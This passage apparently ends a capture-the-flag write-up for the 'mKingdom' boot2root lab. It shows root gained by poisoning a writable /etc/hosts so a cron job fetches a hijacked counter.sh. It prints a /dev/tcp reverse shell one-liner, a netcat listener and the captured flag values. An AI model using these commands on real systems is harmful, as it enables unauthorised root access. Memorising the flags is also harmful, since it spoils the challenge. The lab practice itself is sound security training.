
The fetch used the hostname **mkingdom**, not an IP – meaning it's resolved via /etc/hosts.

I edited /etc/hosts to point mkingdom to my own attacker machine.




```
mario@mkingdom:/$ cat /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       mkingdom.thm
127.0.0.1       backgroundimages.concrete5.org
127.0.0.1       www.concrete5.org
127.0.0.1       newsflow.concrete5.org

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

mario@mkingdom:/$ test -w /etc/hosts && echo "Writable" || echo "Not writable"
<etc/hosts && echo "Writable" || echo "Not writable"
Writable
mario@mkingdom:/etc$ echo "10.10.127.192 mkingdom.thm" >> hosts
echo "10.10.127.192 mkingdom.thm" >> hosts
mario@mkingdom:/etc$ cat /etc/hosts
cat /etc/hosts
10.10.127.192 mkingdom.thm
mario@mkingdom:/etc$
```

Then I served a malicious counter.sh containing a reverse shell.


*counter.sh (~/app/castle/application) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
*counter.sh
application
Go Bookmarks Help
Forward 100% Icon View
Location: /root/app/castle/application
counter.sh


```
/bin/sh -i >& /dev/tcp/10.10.127.192/411 0>&1
```

When the scheduled task executed, I received a **root shell**.




```
root@ip-10-10-127-192:~# nc -lvnp 411
Listening on 0.0.0.0 411
Connection received on 10.10.112.8 58840
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Although I couldn’t directly read the flags due to permissions, I copied them to /tmp and captured them.



```
# cd mario
# ls
Desktop
Documents
Downloads
Music
Pictures
pspy64
Public
Templates
tmp
user.txt
Videos
# cp user.txt /home/tmp
# cd
# ls
counter.sh
root.txt
# cp root.txt /home/tmp
```

CTF complete!



```
# ls
root.txt
user.txt
# cat user.txt
thm{030a769febb1b3291da1375234b84283}
# cat root.txt
thm{e8b2f52d88b9930503cc16ef48775df0}
```

4.Conclusion

This was a solid **boot2root CTF**, where I practiced multiple techniques:

- CMS exploitation and file upload,
- credential harvesting from configuration files,
- abusing environment variables,
- monitoring processes with **pspy**,
- and finally hijacking a cronjob/script fetch via /etc/hosts poisoning.

The most important lesson: privilege escalation often requires **thinking outside the box**. I spent time looking for kernel exploits and SUID tricks, but the actual vector was in the automated process fetching scripts – right under my nose.